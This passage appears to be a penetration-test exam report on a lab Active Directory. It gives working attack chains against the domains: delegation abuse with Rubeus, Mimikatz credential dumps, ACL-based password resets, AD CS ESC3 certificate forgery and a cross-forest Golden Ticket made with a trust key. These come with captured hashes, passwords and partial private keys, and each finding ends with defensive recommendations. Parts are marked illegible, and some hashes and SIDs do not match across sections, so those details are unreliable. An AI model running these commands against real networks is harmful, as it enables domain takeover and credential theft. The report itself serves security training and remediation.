C:\Users\studentuser\Desktop\shared>runWithRegistryNonAdmin.bat
C:\Users\studentuser\Desktop\shared>set COR_ENABLE_PROFILING=1
C:\Users\studentuser\Desktop\shared>set COR_PROFILER={cf8d821e-299b-5307-a3d8-b283c03916db}
C:\Users\studentuser\Desktop\shared>REG ADD "HKCU\Software\Classes\CLSID\{cf8d821e-299b-5307-a3d8-b283c03916db}" /F
The operation completed successfully.
C:\Users\studentuser\Desktop\shared>REG ADD "HKCU\Software\Classes\CLSID\{cf8d821e-299b-5307-a3d8-b283c03916db}\InprocServer32" /F
The operation completed successfully.
C:\Users\studentuser\Desktop\shared>REG ADD "HKCU\Software\Classes\CLSID\{cf8d821e-299b-5307-a3d8-b283c03916db}\InprocServer32" /ve /t REG_SZ /d "C:\Users\studentuser\Desktop\shared\InvisiShellProfiler.dll" /F
The operation completed successfully.
C:\Users\studentuser\Desktop\shared>powershell
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

Install the latest PowerShell for new features and improvements! https://aka.ms/PSWindows

PS C:\Users\studentuser\Desktop\shared> powershell -ep bypass
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

Install the latest PowerShell for new features and improvements! https://aka.ms/PSWindows

PS C:\Users\studentuser\Desktop\shared> . .\PowerView.ps1
PS C:\Users\studentuser\Desktop\shared> Set-DomainRBCD -Identity MGMTSRV -DelegateFrom "STUDVMS"
PS C:\Users\studentuser\Desktop\shared> Get-DomainRBCD -Identity MGMTSRV

SourceName      : MGMTSRVS
SourceType      : MACHINE_ACCOUNT
SourceSID       : S-1-5-21-1600556212-896947471-994435108-1103
SourceAccountControl : WORKSTATION_TRUST_ACCOUNT
SourceDistinguishedName : CN=mgmtsrv,CN=Computers,DC=tech,DC=corp
ServicePrincipalName : \\$MACHINE\mgmtsrv, \\$MACHINE\mgmtsrv.tech.corp, TERMSRV\mgmtsrv, TERMSRV\mgmtsrv.tech.corp...}
DelegatedName    : STUDVMS
DelegatedType     : MACHINE_ACCOUNT
DelegatedSID     : S-1-5-21-1600556212-896947471-994435108-1106
DelegatedAccountControl : WORKSTATION_TRUST_ACCOUNT
DelegatedDistinguishedName : CN=studvrm,CN=Computers,DC=tech,DC=corp
```

Figure 8: Configuring Resource-Based Constrained Delegation on MGMTSRV

Use S4U2Self + S4U2Proxy to impersonate the Domain Admin `techadmin:`

```
Rubeus.exe s4u /user:studvm$ /rc4:354cc671b0e734b885308de998576b0b `
/impersonateuser:techadmin /msdsspn:http/mgmtsrv.tech.corp `
/altservice:host,wsman,cifs,rpcss /domain:tech.corp /dc:tech-dc.tech.corp /ptt /nowrap
```

[illegible]

With the ticket injected, command execution on MGMTSRV is confirmed and the host's credentials are dumped, revealing the `techservice` service account:

```
* Username : techservice
* Domain   : TECH
* NTLM      : 4311a88033b35fbbd00a681b005b6ead
```

```
mimikatz(commandline) # sekurlsa::evasive-logonpasswords

Authentication Id : 0 ; 754087 (00000000:000b81a7)
Session          : Service from 0
User Name        : techservice
Domain           : TECH
Logon Server     : tech-dc
Logon Time       : 8/16/2026 5:01:40 AM
SID              : S-1-5-21-1600556212-896947471-994435180-1108

    msv :
        [00000003] Primary
        * Username : techservice
        * Domain   : TECH
        * NTLM     : 4311a88033b35fbbd00a681b005b6ead
        * SHA1     : e14a6832aba5ae802b207dea9b2d35cf6f98b44f
        * DPAPI    : 811c6f6f2b6216e5073ebdff22cf896a
    tspkg :
    wdigest :
        * Username : techservice
        * Domain   : TECH
        * Password  : (null)
    kerberos :
        * Username : techservice
        * Domain   : TECH.CORP
        * Password  : (null)
    ssp :
    credman :
```

Figure 9: techservice credentials recovered from MGMTSRV

RECOMMENDATIONS

- Audit and remove write access to `msDS-AllowedToActOnBehalfOfOtherIdentity` for non-administrative principals; no standard machine account should be able to configure delegation on another host.
- Set `ms-DS-MachineAccountQuota` to 0 and mark Tier-0 accounts as **sensitive and cannot be delegated**.
- Monitor Event ID 4769 for S4U ticket requests referencing privileged users.

REFERENCES

- <https://attack.mitre.org/techniques/T1558/003/>
- <https://learn.microsoft.com/windows-server/security/kerberos/kerberos-constrained-delegation-overview>

4.5 F-5 · ACTIVE DIRECTORY ACL ABUSE — ADDSELF & FORCE-CHANGE-PASSWORD

HOSTNAME	tech.corp (Directory ACLs)
FQDN	tech-dc.tech.corp
OS DETAILS	Active Directory object permissions
IP ADDRESS	—

DESCRIPTION

The `techservice` account recovered from `MGMTSRV` held a dangerous ACL chain. It could **add itself** to the privileged `Management` group (a `Self / Self-Membership` right), and the `Management` group in turn held `User-Force-Change-Password` over the user `puretech`. By walking this chain we reset `puretech`'s password without knowing its current value — a pure permissions abuse that requires no cracking.

COMPROMISSION STEPS

Enumerate what `techservice` can do, and the group's rights over `puretech`:

```
# techservice -> Management (Self-Membership)
# Management -> puretech (User-Force-Change-Password)
```

```
ObjectDN           : CN=puretech,CN=Users,DC=tech,DC=corp
IdentityReferenceName : Management
ActiveDirectoryRights : ExtendedRight
ObjectAceType       : User-Force-Change-Password
```

Figure 10: Management group holds Force-Change-Password over puretech

Add `techservice` into the `Management` group, then reset `puretech`:

```
Add-DomainGroupMember -Identity "Management" -Members "techservice" -Domain tech.corp -Verbose
# VERBOSE: [Add-DomainGroupMember] Adding member 'techservice' to group 'Management'
```

```
PS C:\Users\studentuser\Desktop\shared> Add-DomainGroupMember -Identity "Management" -Members "techservice" -Domain tech.corp -Verbose
VERBOSE: [Get-PrincipalContext] Binding to domain 'tech.corp'
VERBOSE: [Add-DomainGroupMember] Adding member 'techservice' to group 'Management'
PS C:\Users\studentuser\Desktop\shared>
```

Figure 11: Self-adding techservice into the privileged Management group

```
Set-DomainUserPassword -Identity puretech -AccountPassword $pass -Verbose
# VERBOSE: [Set-DomainUserPassword] Password for user 'puretech' successfully reset
```

```
PS C:\Users\studentuser\Desktop\shared> Set-DomainUserPassword -Identity puretech -AccountPassword $pass -Verbose
VERBOSE: [Set-DomainUserPassword] Attempting to set the password for user 'puretech'
VERBOSE: [Set-DomainUserPassword] Password for user 'puretech' successfully reset
PS C:\Users\studentuser\Desktop\shared>
```

Figure 12: Force-resetting the puretech account password

A logon as `puretech` is then obtained, giving a fresh identity to pivot with:

```
C:\Users\studentuser\Desktop\shared>klist

Current LogonId is 0:0x9514ec

Cached Tickets: (1)

#0> Client: puretech @ TECH.CORP
Server: krbtgt/tech.corp @ TECH.CORP
KerbTicket Encryption Type: AES-256-CTS-HMAC-SHA1-96
Ticket Flags 0x40e10000 -> forwardable renewable initial pre_authent name_canonicalize
Start Time: 8/16/2026 9:58:04 (local)
End Time: 8/16/2026 19:58:04 (local)
Renew Time: 8/23/2026 9:58:04 (local)
Session Key Type: RSADSI RC4-HMAC(NT)
Cache Flags: 0x1 -> PRIMARY
Kdc Called:

C:\Users\studentuser\Desktop\shared>
```

Figure 13: Interactive session as puretech

RECOMMENDATIONS

- Remove the **Self-Membership** ACE that lets `techservice` add itself to `Management`, and the **User-Force-Change-Password** right the group holds over `puretech`; grant such rights only to dedicated, monitored admin roles.
- Run regular ACL reviews (BloodHound / `Get-DomainObjectAcl`) to catch privilege-granting ACEs on users and groups.
- Alert on Event ID 4724/4738 (password reset / account change) for sensitive accounts.

REFERENCES

- <https://attack.mitre.org/techniques/T1098/>
- <https://bloodhound.readthedocs.io/en/latest/data-analysis/edges.html>

4.6 F-6 · LATERAL MOVEMENT TO TECHSRV30 & LOCAL SECRET EXTRACTION

HOSTNAME	TECHSRV30
FQDN	techsrv30.tech.corp
OS DETAILS	Windows Server (member server)
IP ADDRESS	—

DESCRIPTION

`puretech` (via `pureadmin`) held local administrator rights on **TECHSRV30**. After relaying tooling to the host through a port-proxy, the SAM and cached secrets were extracted with an evasive Mimikatz build. This exposed the local administrator `securetech` and the machine account `TECHSRV30$` — the latter being a member of the custom `srvusers` group that matters for the certificate attack in F-8.

COMPROMISSION STEPS

Relay the loader to TECHSRV30 via a port-proxy and dump the machine account:

```
netsh interface portproxy add v4tov4 listenport=8080 listenaddress=0.0.0.0 `
connectport=80 connectaddress=172.16.100.10
```

```
* Username : techsrv30$
* Domain   : TECH
* NTLM      : 04b37fd7d28ab7c9b3cbe36336d19581
```

Elevate to SYSTEM and dump the SAM to recover the local administrator `securetech` (RID 500):

```
C:\Temp\sk.exe "token::elevate" "lsadump::evasive-sam" "exit"

RID   : 000001f4 (500)
User   : securetech
Hash NTLM: abbd00c18b8ff34770238a08e98f4932
```

```
Supplemental Credentials:
* Primary:NTLM-Strong-NTOWF *
  Random Value : 8aa1b9fcd10120574e24568ad5e85fe2

* Primary:Kerberos-Newer-Keys *
  Default Salt : TECHSRV30Administrator
  Default Iterations : 4096
  Credentials
    aes256_hmac      (4096) : cab0323d898c026e944e44eebdd5df7d87c649db6530716bca394df575a43f79
    aes128_hmac      (4096) : cd3e4c65fcf92e4cbd1e3d521edd562c
    des_cbc_md5      (4096) : 23e67c40c207e3d9
  OldCredentials
    aes256_hmac      (4096) : 9cc9c8a3cb927759e6d6d4b7746ab080ec0ae94273aa8fd09541c844cfe325d3
    aes128_hmac      (4096) : 6b5b53d5fac92b77fd56460b856ffeb9
    des_cbc_md5      (4096) : cd4ae65dc8497025
  OlderCredentials
    aes256_hmac      (4096) : 576bc984430d4a7d0a2b631f317300bce413a6a9e4c5347f6a83ee834b5afe3
    aes128_hmac      (4096) : 6b1dfcbbcb2483082a7c615f5ede03d77
    des_cbc_md5      (4096) : 341f737fda321070

* Packages *
  NTLM-Strong-NTOWF

* Primary:Kerberos *
  Default Salt : TECHSRV30Administrator
  Credentials
    des_cbc_md5      : 23e67c40c207e3d9
  OldCredentials
    des_cbc_md5      : cd4ae65dc8497025
```

Figure 14: SAM dump on TECHSRV30 exposing the local admin securetech

RECOMMENDATIONS

- Deploy **LAPS** to eliminate shared local-administrator passwords across member servers.
- Restrict who holds local administrator rights on application servers; apply the tiered administration model.
- Enable **Credential Guard** and monitor for SAM/LSA dumping (Event ID 4688 with suspicious process lineage).

REFERENCES

- <https://attack.mitre.org/techniques/T1003/002/>
- <https://attack.mitre.org/techniques/T1021/>

4.7 F-7 · LSA SECRETS HARVEST — `CAUSER` & ADMIN_SRV86

HOSTNAME	ADMIN_SRV86
FQDN	adminsrv86.tech.corp
OS DETAILS	Windows Server (member server)
IP ADDRESS	—

DESCRIPTION

Extraction of LSA secrets exposed the password for the `causer` account, stored as a service credential under the `SNMPTRAP` secret, along with the `ADMIN_SRV86$` machine account. The `causer` account is significant because it holds the certificate-enrollment rights abused in F-8 — this finding is the bridge from credential theft to the AD CS escalation.

COMPROMISSION STEPS

Dump LSA secrets and recover the `causer` service password in cleartext:

```
Secret : _SC_SNMPTRAP / service 'SNMPTRAP' with username : causer@tech.corp
cur/text: Ca@8170734525364357
```

```
C:\Users\studentuser\Desktop\shared>winrs -r:adminsrv86.tech.corp "whoami && hostname"
tech\techsrv30$
adminsrv86

C:\Users\studentuser\Desktop\shared>dir \\adminsrv86.tech.corp\c$
Volume in drive \\adminsrv86.tech.corp\c$ is Windows
Volume Serial Number is 587C-4046

Directory of \\adminsrv86.tech.corp\c$

08/08/2025  04:31 PM    <DIR>          inetpub
09/03/2025  08:11 AM    <DIR>          Packages
05/08/2021  08:20 AM    <DIR>          PerfLogs
08/08/2025  04:55 PM    <DIR>          Program Files
08/08/2025  04:55 PM    <DIR>          Program Files (x86)
08/08/2025  05:02 PM    <DIR>          Temp
08/16/2026  04:08 PM    <DIR>          Users
09/03/2025  08:09 AM    <DIR>          Windows
08/16/2026  06:19 AM    <DIR>          WindowsAzure
               0 File(s)                0 bytes
               9 Dir(s) 19,909,677,056 bytes free

C:\Users\studentuser\Desktop\shared>_
```

The `ADMIN_SRV86$` machine account is also recovered:

```
* Username : adminsrv86$
* Domain   : TECH
* NTLM     : 390d9db95b492e45c4e43b85d2b9c432
```

RECOMMENDATIONS

- Avoid running services under domain user accounts with static passwords; migrate `SNMPTRAP` and similar services to **gMSA**.
- Restrict local administrator access so LSA secrets cannot be read, and enable **Credential Guard**.
- Rotate the `causer` password and review its certificate-enrollment rights (see F-8).

REFERENCES

- <https://attack.mitre.org/techniques/T1003/004/>
- <https://learn.microsoft.com/windows-server/security/group-managed-service-accounts/group-managed-service-accounts-overview>

4.8 F-8 · AD CS ESC3 — ENROLLMENT-AGENT ABUSE TO DOMAIN ADMIN

HOSTNAME	TECH-DC (tech-tech-dc-CA)
FQDN	tech-dc.tech.corp
OS DETAILS	Windows Server 2022 — Active Directory Certificate Services
IP ADDRESS	—

DESCRIPTION

The certificate authority `tech-tech-dc-CA` published a template (`FIDO`) whose Extended Key Usage included **Certificate Request Agent** and which `causer` was permitted to enrol in — the classic **ESC3** misconfiguration. An enrollment-agent certificate can request certificates *on behalf of* any other user. We used it to enrol a certificate for the Domain Admin `techadmin` via the `FIDOUsers` template, then used that certificate to authenticate with **PKINIT** and obtain a Domain Admin TGT — a full domain takeover driven entirely by the PKI.

COMPROMISSION STEPS

As `causer`, request the enrollment-agent certificate from the `FIDO` template and convert it to PFX:

```
.\Certify.exe request /ca:tech-dc.tech.corp\tech-tech-dc-CA /template:FIDO
.\openssl\openssl.exe pkcs12 -in .\esc3agent.pem -keyex `
-CSP "Microsoft Enhanced Cryptographic Provider v1.0" -export -out .\esc3agent.pfx
```

```
C:\Users\studentuser\Desktop\shared>.Certify.exe request /ca:tech-dc.tech.corp\tech-tech-dc-CA /template:FIDO
```

```

Certify

v1.1.0

[*] Action: Request a Certificates
[*] Current user context : TECH\studentuser
[*] No subject name specified, using current context as subject.
[*] Template : FIDO
[*] Subject : CN=studentuser, CN=Users, DC=tech, DC=corp
[*] Certificate Authority : tech-dc.tech.corp\tech-tech-dc-CA
[*] CA Response : The certificate had been issued.
[*] Request ID : 9
[*] cert.pem :

-----BEGIN RSA PRIVATE KEY-----
MIIEowIBAAKCAQEAfV+hH2I4Jm1tT6/seVo8IDKjh09Rz11FF9tEBaP2Vz7bPq
uFYKfZHL0WdWzab0NYQ4F790K6etM1gtNz3eC/0C/Tt9jJThyD5teaGIDn5
02WUJ2BLU8bVuxhk01nVh1knwPU4J1cy9Wctjss9E2FntiW87edYpDiOp1wEW
RGhefh/68vOxw1r2kv9S/Av/6gg9t8csHCMAIKc0zKWhvVSUUaaEaUqSURIL7Q
x2AGG3SYFEBSSRnpDvrXvyHbek0Zv1Ka0UPcxjAk1zYMyF0uhBbDn31ZNYEKau20
sKhceX2pR4oqk6L0C6e7fDKF9GniRQ0oQHroDQIDAQABoIBABA5Af3ME92Ym7id
pn8EpoIvuYfI1syftFH3DgELF8C9N9fCibPouRKL1q81QVZtaJTM+Fb1Uf48CJR3
z55bvp8B8ubZR6X1QW4I0ufKldjc46pt4NMzIzxqdoDmo6ZdTtnGnedcmYMAdbvg
imnkcigZRLtFdXrgkagE3R1gs1js0H+v9gnxvpEDWSQUTtm3jz52cyanAwylLohIA
WTHbRjGRASNYXCoefKkTh/0jW1xUV272kPa8LmxY0xkhy9sWa4QTNe86mzp17ks
8KT+X0Zu0ZewIh8I1d+6+GZT3TECVJ1Af1yhmMSPm1u0+7b+cu0M/Lfu/nJ4mX1t
/dyhm9UCgYEA5oSPgJJ1cs1o51CgbmBS2rKuC+rEEB1cuI56xM3XKGGrhu123bY
ueeCK03V2kyNCPH3ETfZikvBVL9p3rK1TMCS1t+M1A9W09c5ub1KCE0Rgd2ASa
oYtve/1SFF4BQWnebooXflva3V1U178Ige7D1HWFY4y9LMDetOVJLsMCgYEAYhLD

```

Figure 15: Requesting the FIDO enrollment-agent certificate as causer

Use the agent certificate to request a certificate **on behalf of** techadmin from the FIDOUUsers template:

```
.\Certify.exe request /ca:tech-dc.tech.corp\tech-tech-dc-CA /template:FIDOUUsers `
/onbehalfof:TECH\techadmin /enrollcert:.\esc3agent.pfx /enrollcertpw:123456
# [*] CA Response : The certificate had been issued.
```

```

C:\Users\studentuser\Desktop\shared>.Certify.exe request /ca:tech-dc.tech.corp\tech-tech-dc-CA /template:FIDOUUsers /onbehalfof:TECH\techadmin /enrollcert:C:\Users\studentuser\Desktop\shared\esc3agent.pfx /enrollcertpw:123456

Certify

v1.1.0

[*] Action: Request a Certificates
[*] Current user context : TECH\studentuser
[*] Template : FIDOUUsers
[*] On Behalf Of : TECH\techadmin
[*] Certificate Authority : tech-dc.tech.corp\tech-tech-dc-CA
[*] CA Response : The certificate had been issued.
[*] Request ID : 10
[*] cert.pem :

-----BEGIN RSA PRIVATE KEY-----
MIIEogIBAAKCAQEAJd0R7R1uqtYvxpPmRG0V/hGh0+oSbbEfsCYxqf7dndGzxm
QW4EUNcXcg0XcnuF8to7Bb08p11fcm+b7/4R4xcg0p3fAme93y12CQ7U0mK1
Sx5XQ0sLwvY3eQX01wYVGNRvsaK56G31VWYX451IDV5y2YIq1a08m1EjK+b
/Tj7W9FLnPEgWfncrlry12oyGmfoakSaTlxgeHFIDK09/63jtsGgnVL3u/yxQrM
8LauvVCA3mBHTdHkFpBQ39En4JcsFv+PpawNj2ppuYGVpBMDQqJW0xqGakJ3K
DhsERF3m5G214p1890P1s3Bv41bW0Ks7Q1DQAQABoIBAGDEhoxc0190+ku
nw1vLPGNZ1Mbu68HwGcQcFoZy0YV0ZnM1GHZ9nFv87YK1Mmp2HkUoMBX14pM1S

```

Convert the techadmin certificate and authenticate via PKINIT to receive a **Domain Admin TGT**:

```
.\openssl\openssl.exe pkcs12 -in .\esc3DA.pem -keyex `
-CSP "Microsoft Enhanced Cryptographic Provider v1.0" -export -out .\esc3DA.pfx
.\Rubeus.exe asktgt /user:techadmin /certificate:.\esc3DA.pfx /password:123456 `
/domain:tech.corp /dc:tech-dc.tech.corp /ptt /nowrap
# UserName : techadmin (NT_PRINCIPAL) -> ticket for krbtgt/tech.corp
```

[illegible]

Figure 16: Domain Admin (techadmin) TGT obtained via PKINIT

RECOMMENDATIONS

- Remove the **Certificate Request Agent** EKU from the `FIDO` template, or restrict enrollment to a small, trusted group and require **CA manager approval** for issuance.
- Restrict the `FIDOUUsers` template so enrollment agents cannot request on behalf of Tier-0 accounts; enable the **enrollment-agent restrictions** on the CA.
- Monitor for `Certify` /certificate-request activity and PKINIT logons for privileged users.

REFERENCES

- <https://attack.mitre.org/techniques/T1649/>
- <https://posts.specterops.io/certified-pre-owned-d95910965cd2>

4.9 F-9 · CROSS-FOREST COMPROMISE — TRUST-KEY FORGERY INTO FINANCE.CORP

HOSTNAME	FINANCE-DC
FQDN	finance-dc.finance.corp
OS DETAILS	Windows Server 2022 (finance.corp Domain Controller)
IP ADDRESS	172.16.3.4

DESCRIPTION

With Domain Admin in `tech.corp` we extracted the **inter-realm trust key** for the `tech.corp ⇌ finance.corp` trust. Because the trust key lets us forge an inter-realm TGT that presents as a *native* `finance.corp` principal, we impersonated the built-in administrator `finadmin` (RID 500) and crossed into `finance.corp`. From there we reached a cross-forest file share, stole an **unencrypted private key** exposed on it, converted it to a certificate, authenticated with PKINIT, and read the final objective flag on the `finance.corp` domain controller.

Note on SID filtering. The trust is marked `QUARANTINED_DOMAIN`, so a naïve Golden Ticket that injects a foreign *Enterprise Admins* SID (RID 519) via SID history is **filtered and rejected** — SID filtering working as designed. The successful approach instead forges an inter-realm TGT with the

trust key and impersonates a *native* `finance.corp` account (RID 500), which is not stripped by the outbound filter.

COMPROMISSION STEPS

Trust-key extraction (as Domain Admin, on TECH-DC). DCSync the trust keys and the `krbtgt` hash:

```
Loader.exe -path SafetyKatz.exe -args "lsadump::evasive-trust /patch" "exit"
```

```
[ In ] TECH.CORP -> FINANCE.CORP
rc4_hmac_nt    a0ba8caa534fc2f186ca86ea7b55cee6e    <-- inter-realm trust key
```

[illegible]

Attempted approach (blocked by SID filtering). A cross-forest Golden Ticket using the `tech\krbtgt` hash with SID history for `finance.corp` Enterprise Admins (RID 519) was rejected by the quarantined trust:

```
# Superseded - foreign RID 519 stripped by SID filtering on the trust
.\SafetyKatz.exe "kerberos::golden /user:administrator /domain:tech.corp `
/sid:S-1-5-21-1600556212-896947471-994435180 `
/sids:S-1-5-21-3132463012-610816204-3671931044-519 `
/rc4:2e1b94e534db024815fdb30273174dc6 /service:krbtgt /target:finance.corp `
/ticket:finance.kirbi" "exit"
```

Working approach — forge an inter-realm TGT with the trust key, impersonating the native `finance.corp/administrator:finadmin` (RID 500):

```
.\mimikatz.exe "kerberos::golden /user:finadmin /domain:tech.corp `
/sid:S-1-5-21-1600556212-896947471-994435180 `
/sids:S-1-5-21-3132463012-610816204-3671931044-500 `
```

```
/rc4:a0ba8caa534fc2f186ca86ea7b5cee6e /service:krbtgt /target:finance.corp `
/ticket:finadmin_in.kirbi" exit
```

Exchange the referral ticket for a CIFS service ticket to FINANCE-DC:

```
.\Rubeus.exe asktgs /ticket:finadmin_in.kirbi `
/service:cifs/finance-dc.finance.corp /dc:172.16.3.4 /ptt /nowrap
```

```
C:\Users\studentuser\Desktop\shared>.mimikatz.exe "kerberos:golden /user:finadmin /domain:tech.corp /sid:5-1-5-21-1600556212-896947471-994435180 /sids:5-1-5-21-3132463012-610816204-3671931044-500 /rc4:a0ba8caa534fc2f186ca86ea7b5cee6e /service:krbtgt /target:finance.corp /ticket:finadmin_in.kirbi" exit

##### mimikatz 2.2.0 (x64) #19041 Dec 23 2022 16:49:51
## ^ ## "A La Vie, A L'Amour" - (oe-oe)
## / ## *** Benjamin DELPY "gentilkiwi" ( benjamin@gentilkiwi.com )
## \ ## > https://blog.gentilkiwi.com/mimikatz
## v ## Vincent LE TOUX ( vincent.letoux@gmail.com )
##### > https://pingcastle.com / https://mysmartlogon.com ***

mimikatz(commandline) # kerberos:golden /user:finadmin /domain:tech.corp /sid:5-1-5-21-1600556212-896947471-994435180 /sids:5-1-5-21-3132463012-610816204-3671931044-500 /rc4:a0ba8caa534fc2f186ca86ea7b5cee6e /service:krbtgt /target:finance.corp /ticket:finadmin_in.kirbi
User : finadmin
Domain : tech.corp (TECH)
SID : S-1-5-21-1600556212-896947471-994435180
User Id : 500
Groups Id : *S13 512 520 518 519
Extra SIDs: S-1-5-21-3132463012-610816204-3671931044-500 ;
ServiceKey: a0ba8caa534fc2f186ca86ea7b5cee6e - rc4_hmac_nt
Service : krbtgt
Target : finance.corp
Lifetime : 8/16/2026 11:39:40 PM ; 8/13/2036 11:39:40 PM ; 8/13/2036 11:39:40 PM
-> Ticket : finadmin_in.kirbi

* PAC generated
* PAC signed
* EncTicketPart generated
* EncTicketPart encrypted
* KrbCred generated

Final Ticket Saved to file !

mimikatz(commandline) # exit
bye!

C:\Users\studentuser\Desktop\shared>.\Rubeus.exe asktgs /ticket:finadmin_in.kirbi /service:cifs/finance-dc.finance.corp /dc:172.16.3.4 /ptt /nowrap
[*] Action: Ask TGS

[*] Requesting default etypes (RC4_HMAC, AES[128/256]_CTS_HMAC_SHA1) for the service ticket
[*] Building TGS-REQ request for: 'cifs/finance-dc.finance.corp'
[*] Using domain controller: 172.16.3.4
[*] TGS request successful!
[*] Ticket successfully imported!
[*] base64(ticket.kirbi):
```

Access the cross-forest share — it exposes an **unencrypted** private key `finadmin.pem`. The `openssl` conversion only prompts for an *export* password (the one being set), never an *import* password, proving the PEM held an unprotected private key:

```
dir \\finance-dc.finance.corp\TechOperations
# finadmin.pem 3,988 bytes
copy \\finance-dc.finance.corp\TechOperations\finadmin.pem `
C:\Users\studentuser\Desktop\shared\finadmin.pem
.\openssl\openssl.exe pkcs12 -in .\finadmin.pem -keyex `
-CSP "Microsoft Enhanced Cryptographic Provider v1.0" -export -out finadmin.pfx
# Enter Export Password: <-- only an EXPORT prompt: the PEM key was unencrypted
```

```
C:\Users\studentuser\Desktop\shared>dir \\finance-dc.finance.corp\TechOperations
Volume in drive \\finance-dc.finance.corp\TechOperations is Windows
Volume Serial Number is 587C-4046

Directory of \\finance-dc.finance.corp\TechOperations

09/09/2025 06:10 AM <DIR> .
09/09/2025 06:10 AM 3,988 finadmin.pem
1 File(s) 3,988 bytes
1 Dir(s) 18,980,093,952 bytes free

C:\Users\studentuser\Desktop\shared>copy \\finance-dc.finance.corp\TechOperations\finadmin.pem C:\Users\studentuser\Desktop\shared\finadmin.pem
1 file(s) copied.

C:\Users\studentuser\Desktop\shared>.\openssl\openssl.exe pkcs12 -in C:\Users\studentuser\Desktop\shared\finadmin.pem -keyex -CSP "Microsoft Enhanced Cryptographic Provider v1.0" -export -out finadmin.pfx
WARNING: can't open config file: /usr/local/ssl/openssl.cnf
Enter Export Password:
Verifying - Enter Export Password:
C:\Users\studentuser\Desktop\shared>_
```

Authenticate as `finadmin` with **PKINIT**, spawning a fresh logon session via `/createnetonly` and injecting the TGT into it:


```
.\Rubeus.exe asktgt /user:finadmin /certificate:.\finadmin.pfx /password:<pfx-password> `
  /domain:finance.corp /dc:finance-dc.finance.corp `
  /createnetonly:C:\Windows\System32\cmd.exe /show /ptt
```

Verify the ticket, confirm remote access, and read the **final flag** locally on FINANCE-DC:

```
klist
# Client: finadmin @ FINANCE.CORP
dir \\finance-dc.finance.corp\C$
winrs -r:finance-dc.finance.corp "whoami && hostname"
# finance\finadmin
# finance-dc
```

```
Current LogonId is 0:0x160d23b
Cached Tickets: (1)
#0> Client: finadmin @ FINANCE.CORP
Server: krbtgt/finance.corp @ FINANCE.CORP
Kerberos Ticket Encryption Type: AES-256-CTS-HMAC-SHA1-96
Ticket Flags 0x40e10000 -> forwardable renewable initial pre_authent name_canonicalize
Start Time: 8/16/2026 23:43:10 (local)
End Time: 8/17/2026 9:43:10 (local)
Renew Time: 8/23/2026 23:43:10 (local)
Session Key Type: RSADSI RC4-HMAC(NT)
Cache Flags: 0x1 -> PRIMARY
Kdc Called:

C:\Users\studentuser\Desktop\shared>dir \\finance-dc.finance.corp\C$
Volume in drive \\finance-dc.finance.corp\C$ is Windows
Volume Serial Number is 587C-4046

Directory of \\finance-dc.finance.corp\C$

08/08/2025 04:31 PM <DIR> inetpub
09/03/2025 08:08 AM <DIR> Packages
05/08/2021 08:20 AM <DIR> PerfLogs
08/08/2025 04:55 PM <DIR> Program Files
08/08/2025 04:55 PM <DIR> Program Files (x86)
09/09/2025 06:10 AM <DIR> TechOperations
08/08/2025 05:02 PM <DIR> Temp
09/03/2025 08:26 AM <DIR> Users
09/09/2025 05:41 AM <DIR> Windows
08/16/2026 06:20 AM <DIR> WindowsAzure
0 File(s) 0 bytes
10 Dir(s) 18,980,028,416 bytes free

C:\Users\studentuser\Desktop\shared>winrs -r:finance-dc.finance.corp "whoami && hostname"
finance\finadmin
finance-dc
```

Figure 17: PKINIT TGT verified and OS command execution on FINANCE-DC as finadmin

```
winrs -r:finance-dc.finance.corp cmd
C:\Users\finadmin> cd Desktop
C:\Users\finadmin\Desktop> type finalflag.txt
64061b82-fb44-48d5-b2d2-761766634e30
```

```
C:\Users\studentuser\Desktop\shared>winrs -r:finance-dc.finance.corp cmd
Microsoft Windows [Version 10.0.20348.4052]
(c) Microsoft Corporation. All rights reserved.

C:\Users\finadmin>cd Desktop
cd Desktop

C:\Users\finadmin\Desktop>dir
dir
Volume in drive C is Windows
Volume Serial Number is 587C-4046

Directory of C:\Users\finadmin\Desktop

08/16/2026  05:01 AM    <DIR>          .
09/03/2025  08:27 AM    <DIR>          ..
08/16/2026  05:01 AM                38 finalflag.txt
               1 File(s)                38 bytes
               2 Dir(s)  18,980,257,792 bytes free

C:\Users\finadmin\Desktop>type finalflag.txt
type finalflag.txt
64061b82-fb44-48d5-b2d2-761766634e30

C:\Users\finadmin\Desktop>
```

Figure 18: Final objective flag read on FINANCE-DC as finadmin

RECOMMENDATIONS

- **Enforce SID filtering / selective authentication** on the `finance.corp` trust in *both* directions so that forged inter-realm tickets — even those impersonating native RID 500 accounts — cannot cross the boundary.
- Treat the **forest**, not the domain, as the security boundary; keep highly sensitive assets in a separate, tightly-trusted forest.
- **Never store unencrypted private keys** on file shares; the exposed `finadmin.pem` gave a direct certificate-based logon. Protect private keys with strong passphrases and restrictive ACLs.
- Rotate the `krbtgt` account (twice) and the **inter-realm trust key**; monitor for anomalous inter-realm TGS requests.

REFERENCES

- <https://attack.mitre.org/techniques/T1134/005/>
- <https://attack.mitre.org/techniques/T1649/>
- <https://learn.microsoft.com/windows-server/identity/ad-ds/manage/understand-security-identifiers>

5 DISCLAIMER

This report reflects a point-in-time assessment of the target environment during the examination window and does not guarantee that every weakness present was identified. The absence of a finding for a given system or control should not be interpreted as evidence that no weakness exists.

All testing was performed against a dedicated lab environment provided for training and certification purposes. The techniques described are documented to enable the defender to reproduce, understand and remediate the underlying misconfigurations. This document is **CONFIDENTIAL**.

6 APPENDIX

6.1 COMPROMISED CREDENTIALS & SECRETS

The following secrets were recovered during the assessment. All are from the isolated exam lab and are reproduced here as proof of compromise.

Principal	Type	Value
studentadmin	Password	P@ssS3cretforuservirtualmachineAdm! nthatit IsNotguessable!
STUDVM\$	NTLM	354cc671b0e734b885308de998576b0b
techservice	NTLM	4311a88033b35fbbd00a681b005b6ead
TECHSRV30\$	NTLM	04b37fd7d28ab7c9b3cbe36336d19581
securetech (TECHSRV30 local Admin)	NTLM	abbd00c18b8ff34770238a08e98f4932
causer	Password (LSA secret)	Ca@8170734525364357
ADMINSRV86\$	NTLM	390d9db95b492e45c4e43b85d2b9c432
tech\krbtgt	NTLM	2e1b94e534db024815fdb30273174dc6
tech.corp ⇌ finance.corp trust key	RC4	a0ba8caa534fc2f186ca86ea7b5cee6e
Final objective flag	flag	64061b82-fb44-48d5-b2d2-761766634e30

6.2 KEY DOMAIN FACTS

Attribute	Value
Domain (NetBIOS / DNS)	TECH / tech.corp
Domain SID	S-1-5-21-1600556212-896947471-994435180
Forest / Domain functional level	Windows Server 2016
Domain Controller	tech-dc.tech.corp (Windows Server 2022)
